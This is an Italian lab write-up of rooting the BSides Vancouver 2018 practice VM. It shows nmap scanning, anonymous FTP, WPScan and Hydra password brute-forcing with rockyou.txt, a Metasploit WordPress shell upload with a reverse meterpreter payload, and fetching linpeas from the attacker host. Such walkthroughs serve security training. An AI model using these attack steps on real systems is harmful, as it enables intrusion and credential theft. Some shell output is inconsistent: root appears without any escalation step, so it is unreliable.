

Modulo 4
Compito 3


Hacking VM BlackBox Vancouver

Obiettivo: Entrare in una macchina bloccata da login e password con utenza root.
info utili: siamo all'interno dell'azienda, quindi presumibilmente sotto la stessa rete.


Iniziamo a configurare il nostro laboratorio virtuale in tal modo che la nostra macchina e la macchina target siano sotto la stessa rete.

Simulando di trovarci in azienda possiamo simulare la connessione host-only. Andiamo ad isolare gli host in tal modo da poter vedere tutti gli host nella rete.

Vancouver:



Kali:



Una volta configurata la rete dobbiamo capire **quale indirizzo ip** ha la macchina target.

Per far ciò andiamo a lanciare un **ifconfig** sulla macchina kali per avere qualche info in più sulla rete in cui ci troviamo:

```

(kali@kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fedc:8e39 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:de:8e:39 txqueuelen 1000 (Ethernet)
    RX packets 6990462 bytes 1027029179 (979.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9093351 bytes 673038405 (641.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 192250 bytes 59497199 (56.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 192250 bytes 59497199 (56.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Come leggiamo, la nostra macchina Kali ha come **indirizzo Ip: 192.168.56.102**

Questa è un'informazione utile perché adesso sappiamo su quale indirizzo di Network (**192.168.56.0/24**) andare a lanciare la nostra scansione con **Nmap**.

```

(kali@kali)-[~]
└─$ sudo nmap -sS -A 192.168.56.0/24
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-24 09:11

```

Andiamo ad inserire degli switch per avere delle info in più.

Aggiungiamo:

-sS → per avere uno scan sulle porte aperte.

-A → per avere info sui servizi che troverà sulle porte aperte.

```

Nmap scan report for 192.168.56.101
Host is up (0.0025s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-svst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.102
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 3
|_vsFTPd 2.3.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_2024-05-05 05:04:49 65534 65534 4096 Mar 05 2010 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_1024 859f8b5644973398ce98b0c185603c41 (DSA)
|_2048 cf1a04e17ba3cd2bd1af7db330e0a09d (RSA)
|_256 97e5207a314d0a89b2b02581d530034c (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:99:ES:C7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Dopo la scansione ci accorgiamo di aver prodotto dei risultati.

Adesso sappiamo l'indirizzo della nostra macchina target (**192.168.56.101**) e che ci sono 3 porte aperte con 3 servizi differenti sopra.


21 ftp; 22 ssh; 80 http;

Risultati Nessus:

192.168.56.101				
1	0	2	3	29
CRITICAL	HIGH	MEDIUM	LOW	INFO
Vulnerabilities				
				Total: 35
SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	10.0	-	33850	Unix Operating System Unsupported Version Detection
MEDIUM	5.3	1.4	88098	Apache Server ETag Header Information Disclosure
MEDIUM	4.3*	-	90317	SSH Weak Algorithms Supported
LOW	3.7	-	153953	SSH Weak Key Exchange Algorithms Enabled
LOW	2.6*	2.5	70658	SSH Server CBC Mode Ciphers Enabled
LOW	2.6*	-	71049	SSH Weak MAC Algorithms Enabled

Con le informazioni ottenute possiamo andare a verificare molte cose.

In primis andiamo ad inserire l'indirizzo ip appena ottenuto sul web browser per verificare se è riconducibile e qualcosa.




It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Abbiamo ottenuto una risposta. Andando a leggere meglio quello che ci ha detto Nmap e ci rendiamo conto che sulla porta 80, quindi sul servizio **http**, ha trovato un path (**backup_wordpress**) che procediamo ad andare a verificare.

Il Browser ci risponde in modo positivo con una "home" di un sito Wordpress dove abbiamo accesso anche al login:



Adesso sappiamo che il sito è realizzato in wordpress e andando a verificare la sua versione (4.5) possiamo provare a sfruttare qualche vulnerabilità su di esso.

Informazioni attuali: abbiamo un sito wordpress, ci servono delle utenze da provare, dal sito potremmo sfruttare una vulnerabilità per arrivare alla macchina.

Ricontrollando le altre porte aperte ci rendiamo conto che potremmo sfruttare il servizio ftp per creare una sessione remota sulla macchina.

Collegandoci ad essa troviamo un file "user" che decido di scaricare sulla mia macchina con all'interno dei nomi utenti.


```
(kali@kali) ~$ sudo ftp 192.168.56.101
[sudo] password for kali:
Connected to 192.168.56.101.
220 (vsFTPd 2.3.5)
Name (192.168.56.101:kali): ftp
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||13329|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||38629|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||64714|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31      6.15 KiB/s   00:00 ETA
31 bytes received in 00:00 (2.88 KiB/s)
ftp>
```

```
(kali@kali) ~$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Leggendo il file notiamo una ridondanza in un utente: **john**, trovato anche sul sito wordpress.

Andiamo ad avviare il nostro tool Wpscan che ci permette di visualizzare tutte vulnerabilità del nostro wordpress e andiamo a vedere cosa ci trova.

```
(kali@kali)~$ wpscan --no-update -U username.txt -P /usr/share/wordlists/rockyou.txt --url http://192.168.56.101/backup_wordpress
```



WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Spiegazione del comando lanciato:

- wpscan** → comando principale per avviare wpscan;
- no-update** → serve ad evitare che il tool si colleghi alla rete prima di iniziare la scansione;
- U** → serve ad identificare gli user che deve provare;
- P** → specifica un file di password da utilizzare (nel mio caso ho deciso di utilizzare **rockyou.txt**);
- url** → specifica l'url del sito su cui andare ad ottenere informazioni e su cui proverà le credenziali inserite.


In sintesi, il comando **WPScan** che hai fornito eseguirà una scansione di sicurezza su un sito web WordPress situato all'indirizzo IP 192.168.56.101 nella directory **"/backup_wordpress"**. Durante la scansione, WPScan userà una lista di nomi utente da un file di testo e cercherà di individuare eventuali vulnerabilità o debolezze nel sito web WordPress, compresi test di forza bruta sulle credenziali degli utenti utilizzando la wordlist **"rockyou.txt"**.

Alla fine della scansione, avremo avuto molte più info sul wordpress, sulla sua versione e sulla varie vulnerabilità che esso contiene.

Andando a leggere nei risultati vediamo nelle ultime due righe che il nostro comando ha portato a dei risultati molto interessanti, come le credenziali di accesso di **John:enigma**.

```
[*] Performing password attack on Xmlrpc against 1 user/s  
SUCCESS] - john / enigma  
Trying john / secret1 Time: 00:03:36 <  
[!] Valid Combinations Found:  
| Username: john, Password: enigma  
[!] No WPScan API Token given, as a result vulnerability data has not been collected  
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/
```

Andiamo a verificare queste credenziali sul sito wordpress e finalmente siamo dentro il sito con utenza John Amministrativa.



Continuando a leggere le varie vulnerabilità di wordpress ci accorgiamo di una vulnerabilità interessante basata sul php.

La vulnerabilità permetterebbe di iniettare del codice python direttamente sulla macchina target ed

eseguirlo.

Questa vulnerabilità ci permette, tramite una connessione meterpreter, di avviare una shell sulla macchina target per ottenere informazioni.

Quindi adesso procediamo ad utilizzare un exploit che ci permetta di avviare una shell, ovviamente con i permessi di utenza www-data e andiamo a settarlo.

L'utenza www-data di solito è fornita dai servizi web basati su Linux.

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > info

Name: WordPress Admin Shell Upload
Module: exploit/unix/webapp/wp_admin_shell_upload
Platform: PHP
Arch: php
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2015-02-21

Provided by:
rastating

Available targets:
  Id  Name
  --  --
  => 0  WordPress

Check supported:
Yes

Basic options:


| Name      | Current Setting | Required | Description                                                                    |
|-----------|-----------------|----------|--------------------------------------------------------------------------------|
| PASSWORD  |                 | yes      | The WordPress password to authenticate with                                    |
| Proxies   | no              | no       | A proxy chain of format type:host:port[,type:host:port][...]                   |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi |
| RPORT     | 80              | yes      | The target port (TCP)                                                          |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                     |
| TARGETURI | /               | yes      | The base path to the wordpress application                                     |
| USERNAME  |                 | yes      | The WordPress username to authenticate with                                    |
| VHOST     |                 | no       | HTTP server virtual host                                                       |



Payload information:

Description:
This module will generate a plugin, pack the payload into it and
upload it to a server running WordPress provided valid admin
credentials are used.

View the full module info with the info -d command.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD enigma
```

Questo exploit fa al caso nostro perché, come detto nella descrizione, avendo una utenza Wordpress valida possiamo andare a lanciarlo per sfruttare la vulnerabilità citata prima.

Configurando l'exploit e andandolo a lanciare avremo una sessione meterpreter aperta sulla macchina dove potremo andare a lanciare il nostro programmino in python.

Tutto questo per poter eseguire sulla macchina target il tool **linpeas.sh**


Cos'è Linpeas? E' un tool che viene lanciato sulla macchina target che permette di individuare molte informazioni sulla macchina, sulla sua configurazione, i suoi user, i loro permessi, percorsi liberi o bloccati e tanto altro.

Per poterlo avviare, bisogna trasferire il file sulla macchina.

Come si è proceduto? Abbiamo avviato una shell sulla nostra macchina e sulla nostra kali abbiamo avviato un server http in locale con il comando: **python -m http.server 80** da cui andremo a trasferire sulla macchina target linpeas.sh con il comando **wget 192.168.56.102/linpeas.sh**

```
wget 192.168.56.102/linpeas.sh
--2023-09-24 22:33:31-- http://192.168.56.102/linpeas.sh
Connecting to 192.168.56.102:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 848400 (829K) [text/x-sh]
Saving to: 'linpeas.sh'
```

Avviato ci darà questa semi animazione e dopo inizierà a stamparci tutte le informazioni che trova sulla macchina:



Tra le varie informazioni troviamo molte cose interessanti, ma quella che salta principalmente all'occhio è quella degli user registrati con la loro utenza.

```
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m] gid=1(daemon[0m] groups=1(daemon[0m]
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(libuuid) gid=101(libuuid) groups=101(libuuid)
uid=1000(abatchy) gid=1000(abatchy) groups=1000(abatchy),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare)
uid=1001(john) gid=1001(john) groups=1001(john)
uid=1002(mai) gid=1002(mai) groups=1002(mai)
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
uid=1004(doomguy) gid=1004(doomguy) groups=1004(doomguy)
uid=101(syslog) gid=103(syslog) groups=103(syslog)
uid=102(messagebus) gid=105(messagebus) groups=105(messagebus)
```

Andiamo a leggere “anne”, nome già letto nel file user, che oltre ad essere un utente della macchina, ha anche i permessi di root.

Lanciamo un Hydra sul protocollo **ssh**, inserendo come password file sempre **rockyou.txt**:

```
hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.56.101 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use it for military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-26 09:37:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.101:22/
22[ssh] host: 192.168.56.101 login: anne password: princess
of 1 target successfully completed, 1 valid password found
[WARNING] Stopping restore rate because of failed workers: workers did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-26 09:38:06
```

Ed ecco che abbiamo finalmente le credenziali di “anne”.
Proviamo ad inserirle e a **prendere i privilegi di root**.


```
(kali@kali)-[~]
└─$ ssh anne@192.168.56.101
anne@192.168.56.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Sep 25 14:26:05 2023
anne@bsides2018:~$ cd ..
root@bsides2018:/home# cd /root
root@bsides2018:/# ls
bin boot cdrom dev etc home initrd.img lib lost+found media mnt opt proc root run sbin s
root@bsides2018:/# cd home
root@bsides2018:/home# ls
@batchy anne doomguy john mai
root@bsides2018:/home# cd /root
root@bsides2018:/# ls
flag.txt
root@bsides2018:/# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@batchy17
```

Ed eccoci qui.

****Abbiamo ricevuto i complimenti e siamo entrati come root.****

```
root@bsides2018:/home/anne# cd /root
root@bsides2018:/# ls
flag.txt
root@bsides2018:/# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@batchy17
root@bsides2018:/#
```